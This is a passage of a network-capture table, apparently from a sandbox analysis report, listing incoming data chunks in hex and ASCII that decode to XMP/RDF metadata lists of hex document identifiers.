| 2022-05-13 13:53:17 UTC | 3041 | IN | Data Raw: 20 3c 72 64 66 3a 6c 69 3e 32 31 34 36 44 32 32 46 37 31 30 44 45 37 30 41 32 37 30 36 42 32 30 43 32 38 44 39 43 36 35 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 32 31 35 44 35 44 44 42 42 33 46 34 33 45 43 30 43 42 46 35 44 46 45 36 34 41 37 34 42 46 38 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 32 31 36 30 3 3 43 31 46 42 32 44 46 36 45 36 35 36 45 44 31 31 46 45 33 30 39 43 33 30 31 44 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 32 31 36 42 32 33 43 46 35 38 30 32 42 35 38 36 31 34 37 46 46 41 37 45 42 37 44 43 35 46 43 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 32 31 36 44 42 36 36 39 41 38 41 38 46 38 37 42 33 38 37 35 32 43 35 38 38 31 37 45 35 32 33 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66<br>Data Ascii: <rdf:li>2146D22F710DE70A2706B20C28D9C65B</rdf:li> <rdf:li>215D5DDBB3F43EC0CBF5DFE64A74BF84</rdf:li> <rdf:li>21603C1FB2DF6E656ED11FE309C301D4</rdf:li> <rdf:li>216B23CF5802B586147FFA7EB7DC5FCA</rdf:li> <rdf:li>216DB669A8A8F87B38752C58817E523C</rdf:li> <rdf |
| 2022-05-13 13:53:17 UTC | 3081 | IN | Data Raw: 3a 6c 69 3e 32 44 41 46 43 45 37 36 36 43 33 34 39 45 33 32 46 44 41 45 31 39 43 35 30 41 36 42 33 44 45 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 32 44 42 33 41 31 44 35 36 30 36 37 45 34 36 33 41 35 34 39 44 30 46 42 33 46 43 30 43 35 41 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 32 44 44 35 30 46 30 39 45 3 4 44 36 46 39 38 46 41 30 32 30 41 32 36 38 37 41 36 35 37 31 33 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 32 44 45 37 38 41 44 37 35 45 33 43 37 45 35 30 43 35 35 31 39 33 43 44 38 41 31 32 44 31 46 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 32 44 46 35 46 43 46 32 30 31 31 37 41 35 43 34 35 41 44 34 35 45 45 42 42 31 41 38 37 36 44 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 32<br>Data Ascii: :li>2DAFCE766C349E32FDAE19C50A6B3DE3</rdf:li> <rdf:li>2DB3A1D56067E463A549D0FB3FC0C5A2</rdf:li> <rdf:li>2DD50F09E4D6F98FA020A2687A657134</rdf:li> <rdf:li>2DE78AD75E3C7E50C55193CD8A12D1F7</rdf:li> <rdf:li>2DF5FCF20117A5C45AD45EEBB1A876D3</rdf:li> <rdf:li>2 |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 3105 | IN | Data Raw: 69 3e 33 33 43 33 42 33 41 30 43 35 43 37 44 44 33 32 44 44 32 45 38 44 37 33 41 33 30 41 37 34 38 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 33 33 43 44 45 39 45 35 44 41 30 44 37 30 39 31 38 30 36 34 36 45 41 32 31 36 43 45 44 37 30 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 33 33 43 46 37 35 43 39 31 31 33 38 42 36 43 37 31 41 39 33 46 46 44 39 32 45 37 45 31 32 38 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 33 3 3 44 46 42 42 46 36 34 31 38 35 46 37 37 31 41 36 31 33 30 31 35 30 43 44 34 43 42 35 43 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 33 33 45 30 33 46 34 35 37 32 43 46 30 42 44 46 36 31 39 38 36 36 30 44 35 35 32 41 38 44 39 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 33 33 45<br>Data Ascii: i>33C3B3A0C5C7DD32DD2E8D73A30A748E</rdf:li> <rdf:li>33CDE9E5DA0D709180646EA216CED70E</rdf:li> <rdf:li>33CF75C91138B6C71A93FFD92E7E1288</rdf:li> <rdf:li>33DFBBF64185F771A6130150CD4CB5CC</rdf:li> <rdf:li>33E03F4572CF0BDF6198660D552A8D95</rdf:li> <rdf:li>33E |
| 2022-05-13 13:53:17 UTC | 3160 | IN | Data Raw: 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 34 31 36 39 37 34 35 38 45 31 33 33 34 37 45 44 34 34 45 32 45 39 41 39 36 37 31 32 34 44 36 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 34 31 36 44 46 37 30 38 41 30 39 39 46 44 43 45 42 44 44 32 32 46 37 35 30 39 37 35 35 45 38 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 34 31 36 46 43 43 44 41 44 35 43 44 46 39 35 38 39 38 43 42 33 41 36 38 44 39 34 35 43 43 44 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 34 31 37 36 44 39 33 38 33 41 45 44 45 43 30 45 45 45 35 30 45 32 30 38 34 34 44 45 31 31 42 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 34 31 38 42 44 41 44 34 31 32 44 44 33 43 31 37 46 46 44 37 35 44 39 36 32 45 31 44 34 33 36 42 3c 2f 72 64 66<br>Data Ascii: </rdf:li> <rdf:li>41697458E13347ED44E2E9A967124D63</rdf:li> <rdf:li>416DF708A099FDCEBDD2 2F7509755E84</rdf:li> <rdf:li>416FCCDAD5CDF95898CB3A68D945CCDA</rdf:li> <rdf:li>4176D9383AEDEC0EEE50 E20844DE11B2</rdf:li> <rdf:li>418BDAD412DD3C17FFD75D962E1D436B</rdf |
| 2022-05-13 13:53:17 UTC | 3176 | IN | Data Raw: 42 31 42 38 35 46 41 39 37 42 31 30 42 45 46 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 34 45 36 42 45 37 35 42 46 34 46 42 39 46 37 43 39 44 30 43 33 36 46 32 37 35 46 37 35 43 30 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 34 45 37 42 37 41 45 46 37 32 39 42 38 41 44 46 43 30 38 45 43 34 39 37 42 43 42 43 44 41 33 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 34 45 37 46 46 35 33 43 45 44 32 43 33 42 46 32 31 38 31 4 6 34 38 35 32 39 39 30 36 30 46 42 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 34 45 38 34 37 41 30 45 34 45 32 31 33 35 36 33 36 38 42 34 37 39 32 31 37 39 35 43 32 41 46 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 34 45 38 45 30 31 44 46 37 33 39 32 32 35 38 36 30 34 36 31 43<br>Data Ascii: B1B85FA97B10BEF6</rdf:li> <rdf:li>4E6BE75BF4FB9F7C9D0C36F275F75C0E</rdf:li> <rdf:li>4E7B 7AEF729B8ADFC08EC497BCBCDA31</rdf:li> <rdf:li>4E7FF53CED2C3BF2181F485299060FB7</rdf:li> <rdf:li>4E84 7A0E4E21356368B47921795C2AFC</rdf:li> <rdf:li>4E8E01DF739225860461C |
| 2022-05-13 13:53:17 UTC | 3184 | IN | Data Raw: 46 34 42 46 42 36 37 44 37 30 31 44 39 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 35 35 32 34 46 46 32 32 36 44 32 36 45 43 44 46 36 42 37 44 34 36 35 36 43 35 32 31 34 34 36 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 35 35 32 39 45 44 41 38 32 42 35 45 32 38 43 35 36 35 39 35 44 39 33 42 33 30 33 46 36 33 35 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 35 35 32 43 32 32 33 38 35 36 41 35 37 34 32 30 31 36 43 35 30 3 7 37 42 44 34 33 39 44 38 30 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 35 35 33 34 41 30 37 43 45 35 41 32 44 39 39 36 35 43 33 41 43 37 46 34 30 38 35 33 30 41 30 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 35 35 34 35 31 46 33 34 33 38 43 32 39 45 32 33 38 46 30 30 36 32 39<br>Data Ascii: F4BFB67D701D9E</rdf:li> <rdf:li>5524FF226D26ECDF6B7D4656C5214466</rdf:li> <rdf:li>5529ED A82B5E28C56595D93B303F635F</rdf:li> <rdf:li>552C223856A5742016C5077BD439D80C</rdf:li> <rdf:li>5534A0 7CE5A2D9965C3AC7F408530A05</rdf:li> <rdf:li>55451F3438C29E238F00629 |
| 2022-05-13 13:53:17 UTC | 3200 | IN | Data Raw: 45 33 34 34 36 46 46 39 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 36 33 41 45 37 30 31 37 37 37 41 42 45 30 39 36 46 44 37 31 45 39 33 33 39 31 42 31 36 45 38 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 36 33 42 30 39 34 31 36 30 41 36 46 38 39 31 33 34 42 42 38 43 42 31 32 33 37 30 31 37 36 39 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 36 33 43 45 37 34 33 33 31 35 31 41 44 41 44 35 33 32 44 38 33 34 45 35 31 32 38 34 30 32 41 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 36 33 43 45 46 45 37 39 30 39 44 30 34 43 42 39 41 42 39 46 38 38 34 45 37 30 44 33 45 39 34 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 36 33 44 34 35 38 42 44 36 30 34 44 31 32 35 37 38 38 38 34 33 43 33 30 39 43 41 39<br>Data Ascii: E3446FF94</rdf:li> <rdf:li>63AE701777ABE096FD71E93391B16E89</rdf:li> <rdf:li>63B094160A6 F89134BB8CB1237017694</rdf:li> <rdf:li>63CE7433151ADAD532D834E5128402A0</rdf:li> <rdf:li>63CEFE7909D 04CB9AB9F884E70D3E949</rdf:li> <rdf:li>63D458BD604D125788843C309CA9 |
| 2022-05-13 13:53:17 UTC | 3216 | IN | Data Raw: 37 45 38 46 44 35 31 43 44 31 45 46 37 42 39 39 34 35 39 46 36 36 41 37 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 31 45 43 41 36 36 33 39 36 36 36 33 39 38 42 42 36 44 33 35 38 31 31 45 37 37 45 44 46 38 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 31 46 46 44 31 44 34 35 35 33 46 41 45 39 32 34 42 32 33 31 44 32 36 38 36 43 42 38 35 35 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 32 31 34 43 33 32 43 42 42 3 7 38 30 43 32 38 34 39 31 45 38 35 46 46 33 34 45 46 42 30 33 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 32 32 43 36 45 37 41 35 43 34 46 32 32 37 35 37 31 35 46 46 41 37 37 42 36 32 31 42 37 46 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 32 33 41 36 46 34 32 38 32 33 35<br>Data Ascii: 7E8FD51CD1EF7B99459F66A7E</rdf:li> <rdf:li>71ECA6639666398BB6D35811E77EDF87</rdf:li> <rd f:li>71FFD1D4553FAE924B231D2686CB8554</rdf:li> <rdf:li>7214C32CBB780C28491E85FF34EFB033</rdf:li> <rd f:li>722C6E7A5C4F2275715FFA77B621B7FB</rdf:li> <rdf:li>723A6F428235 |
| 2022-05-13 13:53:17 UTC | 3224 | IN | Data Raw: 39 44 39 44 35 46 46 46 46 39 43 34 37 45 44 39 42 36 35 45 45 36 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 38 30 44 37 44 37 43 43 42 31 46 45 32 43 30 32 39 30 38 41 35 37 30 37 34 45 46 43 35 44 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 38 30 45 35 36 41 33 33 38 39 41 38 31 34 34 46 36 34 31 43 43 43 36 41 46 44 41 41 30 39 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 38 31 35 38 33 45 45 45 42 42 32 3 5 31 39 43 42 32 37 39 36 46 35 44 45 43 32 35 43 42 38 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 38 31 38 41 33 44 31 30 32 46 34 42 31 44 44 37 37 45 32 43 45 44 44 31 31 34 35 46 34 33 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 38 31 46 38 44 37 30 36 41 30 38 44 33<br>Data Ascii: 9D9D5FFFF9C47ED9B65EE61</rdf:li> <rdf:li>780D7D7CCB1FE2C02908A57074EFC5D2</rdf:li> <rdf: li>780E56A3389A8144F641CCC6AFDAA09E</rdf:li> <rdf:li>781583EEEBB2519CB2796F5DEC25CB8D</rdf:li> <rdf: li>7818A3D102F4B1DD77E2CEDD1145F43B</rdf:li> <rdf:li>781F8D706A08D3 |
| 2022-05-13 13:53:17 UTC | 3240 | IN | Data Raw: 72 64 66 3a 6c 69 3e 38 35 45 46 41 34 36 37 46 45 36 37 33 39 38 42 46 39 34 36 45 43 34 34 36 36 41 41 32 41 33 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 38 35 46 46 32 44 37 34 37 42 35 33 39 43 35 32 45 36 33 34 43 35 46 45 34 43 37 32 34 39 37 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 38 36 31 34 45 39 3 9 41 39 45 33 43 38 32 46 44 44 39 38 31 45 39 45 46 41 30 38 35 41 46 37 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 38 36 32 30 31 30 46 42 31 37 37 36 46 38 32 44 45 37 38 42 39 35 32 45 38 37 38 37 41 31 45 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 38 36 32 31 33 35 34 46 36 35 46 43 44 37 38 35 35 31 46 42 31 31 38 43 44 30 38 43 41 43 31 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c<br>Data Ascii: rdf:li>85EFA467FE67398BF946EC4466AA2A3E</rdf:li> <rdf:li>85FF2D747B539C52E634C5FE4C72497 0</rdf:li> <rdf:li>8614E99A9E3C82FDD981E9EFA085AF77</rdf:li> <rdf:li>862010FB1776F82DE78B952E8787A1E F</rdf:li> <rdf:li>8621354F65FCD78551FB118CD08CAC1B</rdf:li> <rdf:l |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 3256 | IN | Data Raw: 32 37 30 39 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 33 46 38 32 31 35 44 43 36 36 44 46 44 35 37 30 31 43 39 31 46 36 38 36 34 35 46 36 34 42 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 34 30 33 34 45 32 37 37 43 30 33 38 32 44 34 44 32 43 42 32 46 36 34 43 41 42 31 34 32 39 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 34 30 45 36 39 38 35 44 33 46 32 45 38 44 41 42 30 37 45 34 36 45 43 46 45 43 38 33 42 33 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 34 31 32 45 43 32 41 32 38 37 43 46 42 34 44 37 34 41 36 33 46 38 36 36 32 42 32 39 36 34 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 34 33 32 45 38 35 45 38 39 38 44 42 31 30 45 36 36 30 31 44 42 31 39 32 41 34 36 41 38 41 34<br>Data Ascii: 27090</rdf:li> <rdf:li>93F8215DC66DFD5701C91F68645F64B1</rdf:li> <rdf:li>94034E277C0382D4D2CB2F64CAB14296</rdf:li> <rdf:li>940E6985D3F2E8DAB07E46ECFEC83B3E</rdf:li> <rdf:li>9412EC2A287CFB4D74A63F8662B2964F</rdf:li> <rdf:li>9432E85E898DB10E6601DB192A46A8A4 |
| 2022-05-13 13:53:17 UTC | 3264 | IN | Data Raw: 39 41 33 37 37 32 43 37 33 33 36 44 32 36 44 37 34 42 36 32 32 31 41 42 31 42 44 46 46 45 36 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 41 33 38 39 39 42 46 32 30 36 45 34 30 42 42 41 45 31 46 45 30 34 46 39 36 36 33 44 43 36 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 41 33 39 39 42 36 45 33 45 37 45 36 41 37 35 31 44 31 31 34 43 36 32 45 43 43 36 46 44 34 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 41 34 37 31 38 46 35 46 42 41 42 41 45 30 45 36 39 38 44 34 46 37 43 31 34 41 32 45 39 33 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 41 37 33 43 44 35 45 45 43 33 42 43 42 38 43 39 32 45 44 33 46 32 34 39 37 38 39 37 30 33 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 41 38 31 33<br>Data Ascii: 9A3772C7336D26D74B6221AB1BDFFE6B</rdf:li> <rdf:li>9A3899BF206E40BBAE1FE04F9663DC69</rdf:li> <rdf:li>9A399B6E3E7E6A751D114C62ECC6FD41</rdf:li> <rdf:li>9A4718F5FBABAE0E698D4F7C14A2E93E</rdf:li> <rdf:li>9A73CD5EEC3BCB8C92ED3F2497897034</rdf:li> <rdf:li>9A813 |
| 2022-05-13 13:53:17 UTC | 3280 | IN | Data Raw: 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 41 37 39 43 37 38 38 39 35 38 41 35 37 42 36 35 46 31 45 31 39 45 38 42 33 34 42 41 41 41 45 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 41 37 41 31 32 35 35 46 46 33 38 36 36 37 39 35 42 43 42 32 37 30 36 31 30 32 43 37 42 33 43 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6 c 69 3e 41 37 41 37 45 45 46 41 35 35 37 32 46 43 45 42 35 44 30 44 35 46 41 34 37 38 43 38 43 41 43 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 41 37 42 32 45 31 35 37 43 32 45 42 42 33 45 34 36 46 35 36 42 31 35 45 31 35 44 36 38 46 33 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 41 37 42 34 42 36 36 44 43 42 39 45 38 32 33 43 31 41 31 31 42 35 42 35 32 31 44 39 30 35 31 34 3c 2f 72 64 66 3a 6c<br>Data Ascii: rdf:li> <rdf:li>A79C788958A57B65F1E19E8B34BAAAE2</rdf:li> <rdf:li>A7A1255FF3866795BCB2706102C7B3C8</rdf:li> <rdf:li>A7A7EEFA5572FCEB5D0D5FA478C8CACF</rdf:li> <rdf:li>A7B2E157C2EBB3E46F56B15E15D68F3B</rdf:li> <rdf:li>A7B4B66DCB9E823C1A11B5B521D90514</rdf:l |
| 2022-05-13 13:53:17 UTC | 3296 | IN | Data Raw: 45 30 30 34 35 45 42 32 36 30 35 41 34 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 42 35 31 39 32 37 42 35 42 30 33 33 37 37 41 34 43 36 46 38 36 35 35 44 39 44 45 39 44 42 32 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 42 35 32 31 45 37 30 36 39 35 30 31 33 32 37 38 39 42 33 46 38 41 34 31 31 35 38 42 45 42 33 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 42 35 33 30 37 32 41 39 33 34 33 30 38 33 35 46 44 44 30 46 30 3 4 32 46 44 36 32 38 31 32 33 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 42 35 33 31 38 36 30 41 41 33 44 41 43 42 41 42 41 36 43 35 41 30 42 30 41 41 46 31 45 42 39 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 42 35 33 31 46 34 30 43 39 42 34 37 41 38 46 43 44 31 36 36 32 38 35<br>Data Ascii: E0045EB2605A4A</rdf:li> <rdf:li>B51927B5B03377A4C6F8655D9DE9DB23</rdf:li> <rdf:li>B521E706950132789B3F8A41158BEB34</rdf:li> <rdf:li>B53072A93430835FDD0F042FD628123B</rdf:li> <rdf:li>B531860AA3DACBABA6C5A0B0AAF1EB9E</rdf:li> <rdf:li>B531F40C9B47A8FCD166285 |
| 2022-05-13 13:53:17 UTC | 3303 | IN | Data Raw: 35 46 43 36 44 37 44 38 39 32 46 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 42 42 41 39 35 45 37 42 30 46 41 43 35 30 33 44 30 36 30 30 33 35 38 37 42 46 34 34 35 42 42 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 42 42 42 36 39 30 32 41 46 30 43 39 41 32 45 45 46 37 37 32 30 42 36 31 37 37 42 45 41 32 33 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 42 42 42 44 30 31 44 44 38 41 36 46 36 33 34 45 42 34 30 35 31 36 36 38 37 44 46 37 34 44 33 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 42 42 43 33 42 31 34 38 34 46 42 31 35 44 32 30 36 46 35 33 34 32 37 36 32 43 30 44 42 35 31 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 42 42 43 36 37 36 37 43 38 36 32 34 32 37 45 36 33 43 30 42 32 37 36 30 31<br>Data Ascii: 5FC6D7D892F8</rdf:li> <rdf:li>BBA95E7B0FAC503D06003587BF445BBB</rdf:li> <rdf:li>BBB6902AF0C9A2EEF7720B6177BEA236</rdf:li> <rdf:li>BBBD01DD8A6F634EB40516687DF74D30</rdf:li> <rdf:li>BBC3B1484FB15D206F5342762C0DB514</rdf:li> <rdf:li>BBC6767C862427E63C0B27601 |
| 2022-05-13 13:53:17 UTC | 3319 | IN | Data Raw: 34 35 34 39 34 30 37 41 36 44 34 39 38 34 35 39 37 30 46 30 45 38 30 32 41 42 43 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 43 39 39 46 38 30 39 44 43 45 33 33 39 46 30 33 42 31 38 32 33 43 39 45 36 39 36 31 37 35 35 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 43 39 41 35 45 45 46 43 31 44 46 46 32 30 42 31 30 41 38 39 36 34 41 36 45 39 41 30 43 33 30 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 43 39 41 45 34 32 42 3 5 35 32 44 43 35 42 35 36 42 30 36 30 37 38 33 38 46 36 36 35 42 44 31 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 43 39 42 46 34 37 39 35 32 31 45 35 32 35 30 39 30 32 30 37 37 41 36 31 43 37 36 43 39 41 42 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 43 39 43 36 37 30 31 43 37<br>Data Ascii: 4549407A6D49845970F0E802ABC9</rdf:li> <rdf:li>C99F809DCE339F03B1823C9E69617551</rdf:li> <rdf:li>C9A5EEFC1DFF20B10A8964A6E9A0C30F</rdf:li> <rdf:li>C9AE42B552DC5B56B0607838F665BD13</rdf:li> <rdf:li>C9BF479521E5250902077A61C76C9ABA</rdf:li> <rdf:li>C9C6701C7 |
| 2022-05-13 13:53:17 UTC | 3335 | IN | Data Raw: 32 45 32 34 34 41 38 32 33 35 36 31 30 38 36 34 41 37 33 46 45 33 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 44 36 43 39 37 31 44 45 38 39 30 44 31 43 31 44 43 46 42 32 34 34 37 42 38 39 31 34 33 46 38 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 44 36 43 44 43 30 42 31 33 35 34 38 46 31 31 36 31 30 30 43 33 32 35 35 44 39 34 44 36 34 32 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 44 36 43 44 46 32 43 44 41 46 36 44 3 3 41 37 37 42 36 33 34 31 42 36 33 36 45 44 36 39 31 37 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 44 36 45 32 46 37 45 45 33 33 32 39 38 42 37 34 46 33 43 42 41 31 38 41 34 43 39 39 45 46 30 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 44 36 46 30 46 46 44 44 39 32 45 39 46 36<br>Data Ascii: 2E244A8235610864A73FE3B</rdf:li> <rdf:li>D6C971DE890D1C1DCFB2447B89143F8A</rdf:li> <rdf:li>D6CDC0B13548F116100C3255D94D6428</rdf:li> <rdf:li>D6CDF2CDAF6D3A77B6341B636ED69172</rdf:li> <rdf:li>D6E2F7EE33298B74F3CBA18A4C99EF0C</rdf:li> <rdf:li>D6F0FFDD92E9F6 |
| 2022-05-13 13:53:17 UTC | 3343 | IN | Data Raw: 43 32 44 42 46 45 37 30 45 36 41 35 30 33 42 42 39 45 34 35 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 44 44 34 42 36 41 35 31 45 43 43 30 33 33 44 41 43 45 34 30 42 45 34 45 32 46 38 38 38 44 31 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 44 44 35 38 35 44 46 44 45 35 38 39 43 35 36 46 39 42 42 42 45 35 42 44 38 32 44 34 34 35 43 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 44 44 37 34 30 42 38 38 30 32 32 41 34 31 3 5 38 42 39 41 45 31 30 32 41 43 35 35 43 45 37 38 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 44 44 37 42 32 36 39 41 41 43 46 43 42 30 46 41 33 34 45 33 33 37 36 43 41 42 34 34 31 38 36 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 44 44 37 46 43 43 32 31 33 36 35 41 31 39 38 44<br>Data Ascii: C2DBFE70E6A503BB9E45B</rdf:li> <rdf:li>DD4B6A51ECC033DACE40BE4E2F888D13</rdf:li> <rdf:li>DD585DFDE589C56F9BBBE5BD82D445C5</rdf:li> <rdf:li>DD740B88022A4158B9AE102AC55CE785</rdf:li> <rdf:li>DD7B269AACFCB0FA34E3376CAB441860</rdf:li> <rdf:li>DD7FCC21365A198D |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 3359 | IN | Data Raw: 66 3a 6c 69 3e 45 41 34 33 36 34 35 44 44 46 42 32 45 41 33 43 35 35 46 38 34 31 45 38 45 39 36 31 43 35 33 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 45 41 34 34 35 41 46 42 37 31 34 32 43 36 46 39 36 37 35 32 45 42 39 33 45 46 46 34 37 46 35 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 45 41 34 37 32 46 32 38 3 8 38 44 46 42 37 44 42 43 45 30 43 42 39 39 41 45 33 38 46 32 34 41 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 45 41 35 38 42 45 39 37 30 32 31 43 39 39 46 31 35 33 46 43 44 44 33 39 31 41 30 35 36 42 43 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 45 41 35 38 45 42 46 41 35 37 46 45 35 41 32 45 31 44 45 35 44 31 45 39 46 41 37 35 37 46 46 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e<br>Data Ascii: f:li>EA43645DDFB2EA3C55F841E8E961C530</rdf:li> <rdf:li>EA445AFB7142C6F96752EB93EFF47F5D< /rdf:li> 